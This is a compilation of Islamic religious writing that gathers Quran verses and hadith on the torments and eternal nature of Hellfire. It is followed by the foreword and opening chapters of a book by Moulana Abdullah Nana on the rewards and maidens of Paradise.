"A boiling fluid and fluid dark, murky, intensely cold." (Quran 38:57)

<u>The types of drink people of Hell will get to drink are as follows:</u>

- **Extremely hot water** as God says:

"They will go around between it and scalding water, heated (to the utmost degree)." (Quran 55:44)

"They will be given drink from a boiling spring." (Quran 88:5)

- **Flowing puss from the flesh and skin of an unbeliever**. The Prophet said:

"Anyone who drinks intoxicants will be made to drink the mud of khabal. They asked, 'O Messenger of God, what is the mud of khabal?' He said, 'The sweat of the people of Hell' or the 'juice of the people of Hell.'"
(Saheeh Muslim)

- **A drink like boiling oil** described by the Prophet as:

"It is like boiling oil, when it is brought near a person's face, the skin of the face falls off into it." (Musnad Ahmad, Tirmidhi)

Source

A Description of The Horror of Hellfire

The severe suffering and punishment that the people of Hellfire will experience will be so much that they will wish they can give up anything they had in the dunia (worldly life) to escape it, whether it was wealth, health, or even their own families

Allah says in the Quran:

"Indeed, those who disbelieve and die while they are disbelievers – never would the (whole) capacity of the earth in gold be accepted from one of them if he would (seek to) ransom himself with it. For those there will be a painful punishment, and they will have no helpers." (Quran 3:91)

"The criminal will wish that he could be ransomed from the punishment of that Day by his children, and his wife and his brother, and his nearest kindred who shelter him, and all – all that is on earth – so it could save him. No! Indeed, it is the Flame (of Hell), plucking out (his being) tight to the skull!" (Quran 70:11-16)

The Prophet of Islam (peace be upon him) said:

"One of the people of Hell who found most pleasure in the life of this world will be brought forth on the Day of Resurrection and will be dipped into the Fire of Hell. Then he will be asked, 'O son of Adam, have you ever seen anything good?' Have you ever enjoyed any pleasure?' He will say, 'No, by God, O Lord." [Saheeh Muslim]

Few moments in Hell and the person will forget all the good times they had in their worldly life. The Prophet of Islam informs us:

"On the Day of Resurrection, God will ask the one whose punishment in the Fire is lightest, 'If you had whatsoever you wanted on earth, would you give it to save yourself?' He will say, 'Yes.' God will say, 'I wanted less than that from you when you were still in the loins of Adam, I asked you not to associate anything in worship with Me, but you insisted on associating others in worship with Me.'" [Saheeh Al-Bukhari]

The punishments of Hell will vary in degree. The torment of some levels of Hell will be greater than others. People will be put in a level according to their deeds. The Prophet of Islam said:

"There are some whom the Fire will reach their ankles, others up to their knees, others up to their waists, and yet others up to their necks." [Saheeh Muslim]

He spoke of the lightest punishment in Hell:

"The person who will receive the least punishment among the people of Hell on the Day Resurrection will be a man, a smoldering ember will be placed under the arch of his foot. His brains will boil because of it."[Saheeh Al-Bukhari]

This person will think no one else is being punished more severely than himself, even though he will be the one receiving the lightest punishment. [Saheeh Al-Bukhari]

Many verses of the Quran speak of various levels of punishment for the people of Hell:

"The hypocrites will be in the lowest depths of the Fire." (Quran 4:145)

"and on the Day that Judgment will be established (it will be said to the angels): Cast the people of Pharaoh into the severest penalty!" (Quran 40:46)

The Fire kindled by God will burn the skin of the people of Hell. The skin is the largest organ of the body and the site of sensation where the pain of burning is felt. **God will replace the burnt skin with a new one to be burnt again, and this will keep on repeating:**

"Indeed, those who disbelieve in Our verses – We will drive them into a Fire. Every time their skins are roasted through We will replace them with other skins so they may taste the punishment. Indeed, God is ever Exalted in Might and Wise." (Quran 4:56)

Another punishment of Hell is melting. When super-heated water will be poured on their heads, it will melt away the internals:

"…poured upon their heads will be scalding water by which is melted that within their bellies and (their) skins."(Quran 22:19-20)

Prophet Muhammad (peace be upon him) said:

"Super-heated water will be poured onto their heads and will dissolve through it until it cuts up their innards, expelling them; until it comes out of their feet, and everything is melted. Then they will be restored as they were." Tirmidhi

Taken from IslamReligion with slight modifications

Some Types of The Punishment

One of the ways God will humiliate the sinful in Hell is by gathering them on Judgment Day on their faces, blind, deaf, and dumb.

"and We will gather them on the Day of Resurrection (fallen) on their faces – blind, dumb and deaf. Their refuge is Hell; every time it subsides We increase them in blazing fire." (Quran 17:97)

"And brings an evil deed — such will be flung down on their faces into the Fire, (and it will be said), 'Are you recompensed for anything but what you used to do?'" (Quran 27:90)

"The Fire will burn their faces and they will grin therein, their lips displaced." (Quran 23:104)

"The Day their faces will be turned over in the Fire, they will say, 'How we wish we had obeyed God and obeyed the Messenger.'" (Quran 33:66)

Another painful punishment of unbelievers will be getting dragged on their faces into Hell. God says:

"Indeed, the criminals are in error and madness. The Day they are dragged into the Fire on their faces (it will be said), 'Taste the touch of Hell.'" (Quran 54:47-48)

They will be dragged on their faces while they are tied in chains and fettered:

"Those who deny the Book (the Quran) and that with which We sent Our messengers – they are going to know, when the shackles are around their necks and the chains; they will be dragged in boiling water; then in the Fire they will be filled (with flame)." (Quran 40:70-72)

The Fire will surround the unbeliever on all sides just as sins surrounded him like a sheet wound around his body:

"Theirs will be a bed of Fire and over them coverings (of Fire)…" (Quran 7:41)

"On the Day when the torment (of Hell) will cover them from above them and from underneath their feet." (Quran 29:55)

"…and surely Hell will surround the unbelievers…" (Quran 9:49)

The Fire of Hell will leap up to the hearts. The Fire will penetrate their super-sized bodies and reach the innermost depths:

"No! He will surely be thrown into the Crusher. And what can make you know what is the Crushers? It is the fire of God, (eternally) fueled, which mounts directed at the hearts." (Quran 104:4-7)

The Fire will split the entrails as mentioned by the Prophet:

"A man will be brought on the Day of Resurrection and thrown into the Fire. Then his entrails will be spilled out into the Fire and he will be forced to walk around and around like a donkey in a treadmill. The people of Hell will gather around him and say, 'O so-and-so, what is wrong with you? Did you not enjoin us to do good and forbid us to do wrong?' He will say, 'I used to order you to do good, but I did not do it and I used to forbid you to do evil, but I used to do it myself.' Then he will walk around and around like a donkey in a treadmill." [Saheeh Al-Bukhari, Saheeh Muslim]

God has described the chains, yokes, and fetters of Hell. They will be tied up with chains and dragged with yokes on their necks:

"for the rejecters We have prepared iron chains, yokes, and a blazing Fire." (Quran 76:4)

"With Us are fetters (to bind them), and a Fire (to burn them), and a food that chokes, and a penalty grievous." (Quran 73:12-13)

"We will put yokes on the necks of the unbelievers. It would only be requital for their evil deeds." (Quran 34:33)

"when yokes will be put round their necks and the chains, they will be dragged along." (Quran 40:71)

"(The stern command will say): seize him and bind him, and burn him in the blazing Fire, further, make him march in a chain, whereof the length is seventy cubits." (Quran 69:30-32)

The pagan gods and all other deities that were worshipped besides God who people thought will be their intercessors with God and bringing them closer to Him **will be thrown into Hell with them**. This will be to humiliate and demonstrate that these false gods have no power,

"Indeed, you (disbelievers), and that which you worship other than God,[1] **are but fuel for Hell. Verily, you will enter it. Had these (false deities) been (actual) gods, they would not have entered there, but all will eternally abide therein."** (Quran 21:98-99)

[1] *Ibn Katheer*, in his *tafsir*, explains that pious people and prophets from before, who were taken for gods by later generations without their consent, are not included as 'fuel for the fire'. Only the people who' *liked to be worshipped*' by their worshippers will be thrown therein, along '*with the ones who worshipped him*' and other non-animate idols. Of people like Jesus, the Quran says: **"Those for whom good has preceded from Us will be far removed there-from …" (Quran 21:101)**

Taken from IslamReligion with slight modifications

Description of The People of The Hellfire

How They Will Look Like?

As for the people of hellfire and how their physical appearance will look like, It was narrated from Abu Hurayrah that ***the Prophet (peace and blessings of Allaah be upon him) said: "The distance between the shoulders of the kaafir [in Hell] will be that of three days' swift travelling."*** (Narrated by al-Bukhaari, 6186; Muslim, 2852).

It was narrated that Abu Hurayrah said: ***The Messenger of Allaah (peace and blessings of Allaah be upon him) said: "The molar of the kaafir – or the eyetooth of the kaafir – will be like Uhud, and his skin will be as thick as three days' travelling."*** (Narrated by Muslim, 2851).

What kind of Life They Will Live?

After they will see their final destination they will cry and be saddened, and **will cry out loud from the severity of the torment** while they are in its valleys, Allaah says which means, **"And they will call:' O Maalik, let your Lord put an end to us!' He will say, 'Indeed you will remain.' "** (Az-Zukhruf: 77).

Their sorrow will be continuous, so **they will never feel happy**. Their destiny is certain (in fire) and they will never depart from it, the Prophet (peace be upon him) said as narrated by 'Abdullaah Ibn Qays, may Allaah be pleased with him, ***"The dwellers of Hell will cry so much that ships can sail in their tears, and their tears will be of blood"****(Al-Haakim).*

They will be crying because they wasted their lives without taking provisions from it for the hereafter, and the more they weep the more they feel the craving to cry. What a moment to regret for having their Creator angry with them! They will call, as Allaah says, which means, **"And they will cry out therein, 'Our Lord, remove us; We will do righteousness - other than what we were doing! But did we not grant you life enough for whoever would remember therein to remember, and the Warner had come to you? So taste (the punishment), for there is not for the wrongdoers and helper.'"** (Faatir: 37).

And also, **"If you could but see when the criminals are hanging their heads before their Lord (saying), 'Our Lord, we have seen and heard, so return us (to the world); we will work righteousness. Indeed, they are (now) certain"** (As-Sajdah: 12).

Also, **"They will say, 'Our Lord, our wretchedness overcame us, and we were a people astray. Our Lord, remove us from it, and if we were to return(to evil), we would indeed be wrongdoers.'"** (Al-Mu'minoon: 106-107).

They will call unto to the Lord Whom they continued to disobey, transgress His boundaries, and were enemies of His devout slaves; they will be calling unto The Lord whose judgment is just on them, and His wrath and punishment befell them. Allaah says which means,**"He will say, 'Remain despised therein and do not speak to Me.'"** (Al- Mu'minoon: 108).

That day, the one who cries is not sympathized with, and the one who supplicates is never responded to; **it is too late to get what they desire**. Their sins surround them. They continue to hope for rescue until a sound calls saying, *O people of Paradise it is an eternal life which has no death, O people of Hell it is an eternal life which has no death*. A Fire which cannot be resisted, and a soul which does not die, Allaah says, which means, **"Indeed, whoever comes to his Lord as a criminal – indeed, for him is hell; he will neither die therein nor live."** (Taa Haa: 74).

What Is Their Clothing?

God tells us that the dress of the people of Hell will be garments of fire tailored for them:

"…But those who disbelieved will have cut out for them garments of fire. Poured upon their heads will be scalding water." (Quran 22:19)

"And you will see the criminals that Day bound together in shackles, their garments of liquid pitch (melted copper) and their faces covered by the Fire." (Quran 14:49-50)

Blaming Each Other

They blame each other and belie each other, Allaah says which means, **"(Allaah) will say, 'enter among nations which had passed on before you of jinn and mankind into the Fire.' Every time a nation enters, it will curse its sister until, when they have all overtaken one another therein, the last of them will say about the first of them, 'Our Lord, these had misled us, so give them a double punishment of the Fire.' He will say, 'For each is double, but you do not know.'"** (Al- A'raaf: 38). Also, **"And (Ibraheem) said, 'You have only taken other than Allaah idols as (a bond of) affection among you in worldly life. Then on the Day of Resurrection you will deny one another and curse one another and your refuge will be the Fire, and you will not have any helpers.'"** (Al- 'Ankaboot: 25).

They become furious with those who led them astray and increased their misguidance, Allaah says, which means, **"And those who disbelieved will (then) say, 'Our Lord show us those who misled us of the jinn and men (so) we may put them under our feet that they will be among the lowest.'"** (Fussilat: 29).

Sources:

1. A Description of Hellfire: Its Appearance

2. Al-Minbar

The Condition of The Hellfire Inhabitants When They Will See Hell

When the unbeliever will see Hell, he will be filled with remorse, but it will not be of any benefit:

"And they will feel regret when they see the punishment; and they will be judged in justice, and they will not be wronged." (Quran 10:54)

The unbeliever will pray for his death when they sense its heat,

"And when they are thrown into a narrow place therein bound in chains, they will cry out thereupon for destruction. (They will be told), 'Do not cry this Day for one destruction but cry for much destruction.'" (Quran 25:13-14)

Their screams will get louder and they will call onto God hoping He will take them out of Hell:

"And they will cry out therein, 'Our Lord, remove us; we will do righteousness – other than what we were doing!'" (Quran 35:37)

They will realize theirs sins and the error of stubborn disbelief:

"And they will say, 'If only we had been listening or reasoning, we would not be among the companions of the Blaze.' And they will admit their sin, so (it is) alienation for the companions of the Blaze." (Quran 67:10-11)

Their prayers will be rejected:

"They will say, 'Our Lord, our wretchedness overcame us, and we were a people astray. Our Lord, remove us from it, and if we were to return (to evil), we would indeed be wrongdoers.' He will say, 'Remain despised therein and do not speak to Me.'" (Quran 23:106-108)

After that, **they will call the keepers of Hell asking them to intercede to God on their behalf for reduction in torment:**

"And those in the Fire will say to the keepers of Hell, 'Supplicate your Lord to lighten for us a day from the punishment.' They will say, 'Did there not come to you your messengers with clear proofs?' They will say, 'Yes.' They will reply, 'Then supplicate (yourselves), but the supplication of the disbelievers is not except in error.'" (Quran 40:49-50)

Their will even plead for their own destruction to relieve themselves of the pain:
"And they will call, 'O Malik, let your Lord put an end to us!' He will say, 'Indeed, you will remain.'" (Quran 43:77)

They will be told **the punishment will never be reduced, it is eternal:**
"Then be patient or impatient – it is all the same for you. You are only being recompensed for what you used to do." (Quran 52:16)

They will weep for a long time:
"So let them laugh a little and then weep much as recompense for what they used to earn." (Quran 9:82)

They will weep until no tears are left, then that they will weep blood, which will leave its traces as described by the Prophet:

"The people of Hell will be made to weep, and they will weep until they have no tears left. Then they will weep blood until they have, as it were, channels in their faces, if ships were put in them, they would float." [Ibn Majah]

Taken from IslamReligion with slight modifications

The People of Hell Will Abide Therein Forever

The people of Hell will remain in Hell being tormented **without end**. This is indicated by a great deal of evidence from the Qur'aan and Sunnah.

Shaykh Ibn 'Uthaymeen was asked: Is Hell eternal or will it come to an end?

He replied:

What is definite is that it is eternal, and no other view is known among the salaf. Hence the scholars made this one of their tenets of faith, so that we believe that Hell is eternal and will last forever. This is a matter concerning which there is no doubt, because Allaah has mentioned the eternal nature of Hell in three places in the Qur'aan:

1 – In Soorat al-Nisa, where He says (interpretation of the meaning):

"Verily, those who disbelieve and did wrong [by concealing the truth about Prophet Muhammad and his message of true Islamic Monotheism written in the Tawraatt (Torah) and the Injeel (Gospel) with them]; Allaah will not forgive them, nor will He guide them to any way. Except the way of Hell, to dwell therein forever" [al-Nisa' 4:168-169]

2 – In Soorat al-Ahzaab, where He says (interpretation of the meaning):

"Verily, Allaah has cursed the disbelievers, and has prepared for them a flaming Fire (Hell) Wherein they will abide for ever" [al-Ahzaab 33:64]

3 – In Soorat al-Jinn, where He says (interpretation of the meaning):

"and whosoever disobeys Allaah and His Messenger, then verily, for him is the fire of Hell, he shall dwell therein forever" [al-Jinn 72:23]

It says in Fataawa al-Lajnah al-Daa'imah:

There is a great deal of evidence in the Qur'aan and Sunnah to show that Hell will never cease to exist, and that the kaafireen will abide in Hell forever and will never come out of it. Allaah says (interpretation of the meaning):

"This, because you took the Revelations of Allaah (this Qur'aan) in mockery, and the life of the world deceived you. So this Day, they shall not be taken out from there (Hell), nor shall they be returned to the worldly life (so that they repent to Allaah, and beg His Pardon for their sins)" [al-Jaathiyah 45:35]

"Surely, those who disbelieved in Our Ayaat (proofs, evidences, verses, lessons, signs, revelations, etc.), We shall burn them in Fire. As often as their skins are roasted through, We shall change them for other skins that they may taste the punishment" [al-Nisa' 4:56]

"but he whom He sends astray, for such you will find no Awliyaa' (helpers and protectors) besides Him, and We shall gather them together on the Day of Resurrection on their faces, blind, dumb and deaf; their abode will be Hell; whenever it abates, We shall increase for them the fierceness of the Fire.[al-Isra' 17:97]

"But those who disbelieved (in the Oneness of Allaah – Islamic Monotheism) and denied Our Ayaat (proofs, evidences, verses, lessons, signs, revelations, etc.), they will be the dwellers of the Fire, to dwell therein forever. And worst indeed is that destination"[al-Taghaabun 64:10]

“and whosoever disobeys Allaah and His Messenger, then verily, for him is the fire of Hell, he shall dwell therein forever” [al-Jinn 72:23]

“Verily, the Mujrimoon (criminals, sinners, disbelievers) will be in the torment of Hell to abide therein forever. (The torment) will not be lightened for them, and they will be plunged into destruction with deep regrets, sorrows and in despair therein. We wronged them not, but they were the Zaalimoon (polytheists, wrongdoers). And they will cry: ‘O Malik (Keeper of Hell)! Let your Lord make an end of us.” He will say: “Verily, you shall abide forever.’ Indeed We have brought the truth (Muhammad with the Qur’aan) to you, but most of you have a hatred for the truth” [al-Zukhruf 43:74-78]

And there are many other verses which all indicate that the kuffaar (disbelievers) will abide in Hell for eternity and will never come out, and it will never cease to exist. When taken all together this view is very strong and there is no room for misinterpretation.

Also, there are some proofs from the sunnah that support the belief of the eternity of the Hellfire is the following:

the Prophet (peace and blessings of Allaah be upon him) said: “A caller will call out – i.e., to the people of Paradise – ‘You will be healthy and never fall sick; you will live and never die; you will stay young and never grow old; you will feel joy and never feel sorrow.’” Narrated by Muslim.

It was also proven that ***the Prophet (peace and blessings of Allaah be upon him) said: “Death will be brought, in the form of a black and white ram, on the Day of Resurrection. Then the command will be given to slaughter it, then it will be said: ‘O people of Paradise, it is eternal and there is no death! O people of Hell, it is eternal and there is no death!’”*** Narrated by Muslim in his Saheeh.

Taken from islamqa with some modifications and additions

Dialogues Between The People of Hellfire and The People of Paradise

When Allah decide who will enter the Paradise and who will enter the Hellfire, everyone sent to their final destination. **People of Paradise get the chance to look at the Hellfire and how much its inhabitants are tortured there**. Allah said in Quran:
When their eyes shall be turned towards the companions of the fire, they will say: "Our lord! Send us not to the company of the wrong-doers" [7:47]

They thank Allah that they were guided to the right path and were saved from the Hellfire. **They thank Allah that they were saved also from those evil people who were trying to lead them astray** during their lives to worship other than Allah and follow their desires.

Allah said in the Quran:
Then they will turn to one another and question one another. One of them will start and talk and say: "I had an intimate companion (on earth), "Who used to say, 'what! Are you amongst those who bear witness to the truth (of the Message)? "' When we die and become dust and bones, shall we indeed receive rewards and punishments?'". (A voice) said: "Would you like to look down?". He looked down and saw him in the midst of the fire. He said: "By Allah! You were little short of bringing me to perdition!" [37:50-56]

On the other side, **when Allah gathers the wrong-doers to punish them, they blame each other of being seduced and thrown in the hellfire**. Allah mentioned such dialogue in many places in Quran:
And they will turn to one another, and question one another. They will say: "It was you who used to come to us from the right hand (of power and authority)!" They will reply: "Nay, you yourselves had no faith! Nor had we any authority over you. Nay it was you who were a people in obstinate rebellion!" "So now has been proved true, against us, the Word of our Lord that we shall indeed (have to) taste (the punishment of our sins)" "We led you astray: for truly we were ourselves astray." Truly, that Day, they will (all) share in the Penalty. Verily that is how We shall deal with Sinners. [37:27-34]

The arrogant ones will say to those who had been despised: **"Was it we who kept you back from Guidance after it reached you? Nay, rather, it was you who transgressed" Those who had been despised will say to to arrogant ones: "Nay! it was a plot (of yours) by day and by night: behold! You (constantly) ordered us to be ungrateful to Allah and to attribute equals to Him!" They will declare (their) repentance when they see the Penalty: We shall put yokes on the necks of the Unbelievers: it would only be requital for their (ill) deeds.** [34:32-33]

That kind of relationship that was binding the wrong-doers with each other was in vain, they were disobeying Allah in their lives. Those who were followed by other people were always deceiving their followers to follow them blindly in disobeying Allah and cancel their minds.

When they see how severe their punishment will be in hellfire they will start clear themselves from one another. Allah describe that moment in the Quran:
Then would those who are followed clear themselves of those who follow (them): they would see the penalty, and all relations between them would be cut off. And those who followed would say: "If only we had one more chance, we would clear ourselves of them, as they have cleared themselves of us." Thus will Allah show them (the fruits of) their deeds as (nothing but) regrets. Nor will there be a way for them out of the Fire. [2:166-167]

They will curse one another and hate one another so much so that everyone would like the other to get a double punishment than themselves. Allah said in the Quran:
He will say: "Enter ye in the company of the peoples who passed away before you - men and jinns, - into the Fire." Every time a new people enters, it curses its sister-people (that went before), until they follow each other, all into the Fire. Saith the last about the first: "Our Lord! it is these that misled us: so give them a double penalty in the Fire." He will say: "Doubled for all" : but this ye do not understand. Then the first will say to the last: "See then! No advantage have ye over us; so taste ye of the penalty for all that ye did !" [7:38-39]

Finally, **the people of Paradise will see the People of Hellfire and the following dialogue will take place** "as Allah said in the Quran":
The companions of the Garden (Paradise) will call out to the Companions of the Fire: "We have indeed found the promises of our Lord to us true: have you also found your Lord's promises true?" They will say, "Yes"; but a Crier shall proclaim between them: "The curse of Allah is on the wrongdoers. Those who would hinder (men) from the path of Allah and would seek in it something crooked: they were those who denied the Hereafter." Between them shall be a veil, and on the heights will be men who would know every one by his marks: they will call out to the Companions of the Garden, "peace on you": they will not have entered, but they will have an assurance (thereof). When their eyes shall be turned towards the Companions of the Fire, they will say: "Our Lord! send us not to the company of the wrong-doers." The men on the heights will call to certain men whom they will know from their marks, saying: "Of what profit to you were your hoards and your arrogant ways? "Behold! are these not the men whom you swore that Allah with His Mercy would never bless? Enter ye the Garden: no fear shall be on you, nor shall ye grieve." The Companions of the Fire will call to the Companions of the Garden: "Pour down to us water or anything that Allah doth provide for your sustenance." They will say: "Both these things hath Allah forbidden to those who rejected Him." [7: 44-50]

In the other hand, **Allah will remove any worldly hatred from hearts of people in the paradise who will thank Allah for what they got in Paradise**. Allah will remove any worldly affairs that used to be among them when they were living in this worldly life will be substituted by love, Allah said in the Quran:

But (as for) those who believe and do good works - We tax not any soul beyond its scope - Such are rightful owners of the Garden. They abide therein. And We remove whatever rancour may be in their hearts. Rivers flow beneath them. And they say: The praise to Allah, Who hath guided us to this. We could not truly have been led aright if Allah had not guided us. Verily the messengers of our Lord did bring the Truth. And it is cried unto them: This is the Garden. Ye inherit it for what ye used to do. [7:42-43]

THE MAIDENS OF JANNAT (PARADISE)

Revise Edition

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Compiled by:
Moulana Abdullah Nana

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Foreword

The temporary life of this world is a great test for man. Temptations are many and man is weak. The possibilities of faltering and sinning are not remote. Of all the temptations, the temptation relating to the opposite sex is the highest. If the sexual urge of man is left unchecked and unregulated, there will be total anarchy and mischief in the world. Therefore, Almighty Allâh ﷻ placed various restrictions upon man in this regard.

To control and regulate this desire, any form of illicit affiliation with the opposite sex is strictly forbidden. To maintain a high level of morality, Islam has ordained very strict laws and many restrictions to curtail the unlawful, carnal desires of man.

All of these strict restrictions weigh heavily on the *nafs* the bestial self – of man. The *nafs* constantly seeks carnal gratification and indulgence of its desires. To control the wild desires of the *nafs* is no easy task. It can be likened to riding a strong, wild horse. Either the rider will keep the horse in check with great effort or the horse will throw the rider off. This is the constant struggle that exists between man and his desires in this world. For the youth, the struggle is even more intense and great.

For those people who restrain and control the desires of the *nafs* in this world, Allâh ﷻ has promised immense rewards in the *Akirah* (hereafter). Man sometimes forgets these rewards and becomes inclined to sin. If he is reminded about these rewards, his resolve to control the *nafs* becomes stronger and more vigorous. It becomes easier to sacrifice the desires in view of these great rewards of the Hereafter. Besides the promise of

these eternal rewards of the Hereafter, there is little that can control the desires of man, especially the desires of the youth.

In this book, some of the rewards of the Hereafter, especially those relating to the gorgeous, celestial, wide-eyed beauties – the hûrs – of Jannat, have been set out in a clear and concise manner. By reading and pondering about the bounties of Jannat and its beautiful virgins, the youth will feel a renewed vigour to fight the carnal desires and strive for the pleasure of Allâh ﷻ by doing righteous deeds. Furthermore, the beauty of the women of this world will appear pale and insignificant before the beauty of those stunning damsels of Jannat.

There is not much authentic literature on this specific topic, and hence this book fulfills this requirement in a captivating way. I would recommend every youngster to acquire a copy of this book, to read it, and ponder over its contents. May Allâh ﷻ accept and reward the efforts of Ml. Abdullah Nana of the US in compiling this beneficial book and may Allâh ﷻ inspire him to produce many beneficial writings in the future as well. Amin.
Was-Salaam

Mufti Zubair Bayat
Stanger, South Africa
1 Rajab 1423, 8 September 2002

بسم الله ارحمن الرحيم
نحمد و نصلى على رسوله الكريم أمّا بعد

The Maidens of Jannat (Paradise) and other bounties in the light of the Qurân and Ahâdîth

Introduction

Allâh ﷻ has placed in every human being the natural desire and inclination for gold, silver, money, transportation (cars), land, and other items of this world. The test for a person is how he responds to his desire for these items. If he uses these items to prepare for the hereafter, he will be successful. On the other hand, if he devotes himself to fulfilling his desire for these items and forgets about his purpose in this world, he will be amongst the losers in the hereafter.

Similarly, Allâh ﷻ has placed in every person the natural desire for the opposite sex, and out of all the desires found in a person, the greatest test for a Muslim is how he fulfills this desire. He can either fail this test by spending all his energy to unlawfully satisfy this desire, or pass this test by remaining chaste and fulfilling this desire lawfully through marriage. Rasûlullâh ﷺ said regarding the severity of this test, "I have not left a more harmful and severe temptation for men than women."[1]
This test is even greater for us today because of the generally evil environment in which we are living in. It has become very easy to commit evil and it has become somewhat difficult to do good deeds because of this

[1] (Sahîh Bukhâri, Sahîh Muslim)

environment. As Rasûlullâh ﷺ predicted, holding on to the commands of Allâh ﷻ and staying away from evil during this time has become like holding on to a burning coal.

In order to motivate us to pass this test, it is very important for us to know what is the reward for controlling one's desires and staying away from evil. It becomes very easy for a person to undergo difficulty and hardship to carry out an action when he knows what reward he will receive for doing this action. For example, a person will happily go to work every day and tire himself because he knows that he will receive his paycheck at the end of the month. In the same way, Allâh ﷻ and his Rasûl ﷺ have given us a detailed description of the reward for controlling one's desires in this world, i.e. Jannat (paradise).

Jannat is a place where a person will have all that he desires, and he will live a perfect and ever-lasting life. Each pleasure of Jannat will be far more superior than the comparable pleasure found in this world, and a person will be able to completely fulfill his desire for that pleasure. For example, a person in this world is always drinking liquids to quench his thirst. No matter how many delicious and tasty beverages he consumes, he will always become thirsty again in a few hours. But, in the hereafter, a person will be able to drink as much as he desires and quench his thirst permanently.
Similarly, the women of Jannat will be far more superior than the women of this world. Once a person comes to know of this, it will become very easy for him to stay away from evil and work towards the hereafter. This book contains a detailed description of these women

based on the verses of the Qurân, tafsîr (explanation of the Qurân), Ahâdith, and stories of the pious.

The purpose of this book is to motivate us to work towards the hereafter and to control our desires in this world through marriage. We should not read this book as a fairy tale or a fantasy; rather we should understand that the contents of this book are a reality for which we should all work towards. It is our fundamental belief that Jannat and Jahannam (hellfire) are already in existence and a person will fulfill all his desires in Jannat both physically and spiritually.

The permissibility of using a weak hadîth for describing virtues of actions

The majority of the ahâdith in this book are authentic ahâdith. However, I have also included weak ahâdîth because this is a topic related to virtues. The famous Shâfî' scholar, Imâm Nawawi ﷺ says in his introduction to the 'arbaîn' (40 ahâdîth) that the scholars have agreed on the permissibility of using weak Ahadîth for describing the virtues of actions.

Hâfiz ibn Hajar ﷺ has further fixed three conditions for using weak ahâdîth. One is that the hâdîth must not be very weak, i.e. at least one chain of narrators of this hadîth must be free from a narrator who is a liar, is accused of lying, or is known for making great mistakes. The second condition is that it should fit under a general principle, which is established and acted upon. Finally, the third condition is that the person acting upon this hadîth should not believe it to be established, but he should exercise caution in this regard[2].

Only those weak ahâdith have been included in this book, which meet these conditions. The classification of the ahâdîth by the eminent scholars of hadith has been included with the hâdith in Arabic.

[2] (Tadrîb Ar-Râwi Pg196 Qadîm Kutub Khânah, Karachi)

Chapter 1: What is the greatest pleasure of Jannat?

عن أبي سعيد الخدري ﷺ إن رسول الله ﷺ قال: إن الله عز و جل يقول لأهل الجنة : يا أهل الجنة فيقولون لبيك ربنا و سعديك و الخير في يديك فيقول هل رضيتم فيقولون و ما لنا لا نرضى يا ربنا و قد أعطيتنا ما لم تعط أحدا من خلقك فيقول ألا أعطيكم أفضل من ذلك فيقولون و أي شيء أفضل من ذلك فيقول أحل عليكم رضواني فلا اسخط عليكم بعده أبدا ـ متفق عليه / البخاري (5649) ، مسلم (7140)

Abû Saî'd Khudrî ﷺ narrates that Rasûlullâh ﷺ said that Allâh ﷻ will say to the people of Jannat, "O people of Jannat." They will answer, "O our Lord, we are present and all goodness is in your hands." Allâh ﷻ will then say to them, "Are you pleased?" They will say, "O our Lord, how could we not be pleased when You have given us [those bounties] which You have not given to any of Your creation?" Allâh ﷻ will say, " Should I not give you something better than all this?" They will say, " What can be better than all this?" Allâh will say, "I enter you into My happiness and I will never become angry at you."

3

A person will only be able to completely enjoy the bounties of Jannat when he knows that the owner of these bounties is pleased with him and will never become angry with him. His enjoyment of these bounties will increase when he knows that it is impossible for him to lose them.

عن صهيب ﷺ أن رسول الله ﷺ قال إذا دخل أهل الجنة الجنة قال يقول الله تبارك و تعالى تريدون شيئا أزيدكم ؟ فيقولون ألم تبيض وجوهنا ألم

[3] (Sahîh Bukhâri, Sahîh Muslim)

تدخلنا الجنة وتنجنا من النار فيكشف الحجاب فما أعطوا شيئا أحب اليهم من النظر إلى ربهم – رواه مسلم (449)

Suhayb ﷺ narrates that Rasûlullâh ﷺ said, "When the people of Jannat enter into Jannat, Allâh ﷻ will say to them, 'Do you want anything else?' They will say, 'Did you not brighten our faces and enter us into Jannat? Did you not save us from Jahannam?' Then, Allâh ﷻ will remove the veil and they will not be given anything more beloved to them than the sight of their Lord."[4]

[4] (Sahîh Muslim)

Chapter 2: The superiority of the pleasures of Jannat

One second of Jannat is enough to make one forget all the difficulties and pleasures of this world

عن انس ﷺ قال : قال رسول الله ﷺ : يؤتى بأنعم أهل الدنيا من أهل النار يوم القيامة فيصبغ في النار صبغة ثم يقال يا ابن آدم هل رأيت خيرا قط هل مر بك نعيم قط فيقول لا والله يا رب و يؤتى باشد الناس بؤسا في الدنيا من أهل الجنة فيصبغ صبغة في الجنة فيقال له يا ابن آدم هل رأيت بؤسا قط هل مر بك شدة قط فيقول لا والله يا رب ما مر بي بؤس قط و لا رأيت شدة قط – رواه مسلم (7088)

Anas ﷺ narrates that Rasûlullâh ﷺ said, "On the Day of Judgement, that dweller of Jahannam (hellfire) who had lived the most luxurious life in this world will be brought and he will be put in Jahannam for a second and taken out. He will then be asked, 'O son of Adam, did you ever experience any good? Did you ever experience any comfort?' He will say, 'No, I swear by Allâh, my Lord.' Then, that dweller of Jannat who lived the most difficult life in this world will be brought and he will put in Jannat for a second and out. He will be asked, 'O son of Adam, did you ever experience any difficulty? Did you ever experience any hardship?' He will say, 'No, I swear by Allâh ﷻ, my Lord. I never experienced any hardship and I never experienced any difficulty.'" [5]

This hadîth gives us a comparison of the pleasures of this world and the pleasures of the Jannat. A person who enjoys the pleasures of Jannat for just once second will forget all the pleasures and difficulties of this world. Therefore, all of us should work towards those pleasures which are everlasting.

[5] (Sahîh Muslim)

Comparison of this world to the hereafter

عن مستورد بن شداد ﷺ عنه قال: قال رسول الله ﷺ: ما الدنيا في الآخرة إلا مثل ما يجعل أحدكم أصبعه في اليم فينظر بم يرجع - رواه مسلم (7197)

Mustawrid ﷺ narrates that Rasûlullâh ﷺ said, "The comparison of the world to the hereafter is like dipping your hand into the ocean and examining how much water you have taken out from it."[6]

In this hadîth, Rasûlullâh ﷺ has compared the pleasures of this world with the pleasures of the hereafter using a concrete example which we can understand. Otherwise, the pleasures of this world are not even a drop in the ocean compared to the pleasures of Jannat. This is because the pleasures of Jannat will last forever, whereas the pleasures of this world are temporary.

The pleasures of Jannat are un-imaginable

عن أبي هريرة ﷺ قال : قال رسول الله ﷺ : قال الله تعالى : أعددت لعبادي الصالحين ما لا عين رأت و لا أذن سمعت و لا خطر على قلب بشر واقرؤوا إن شأتم فلا تعلم نفس ما أخفي لهم من قرة أعين – متفق عليه / البخاري (3244) مسلم (7132)

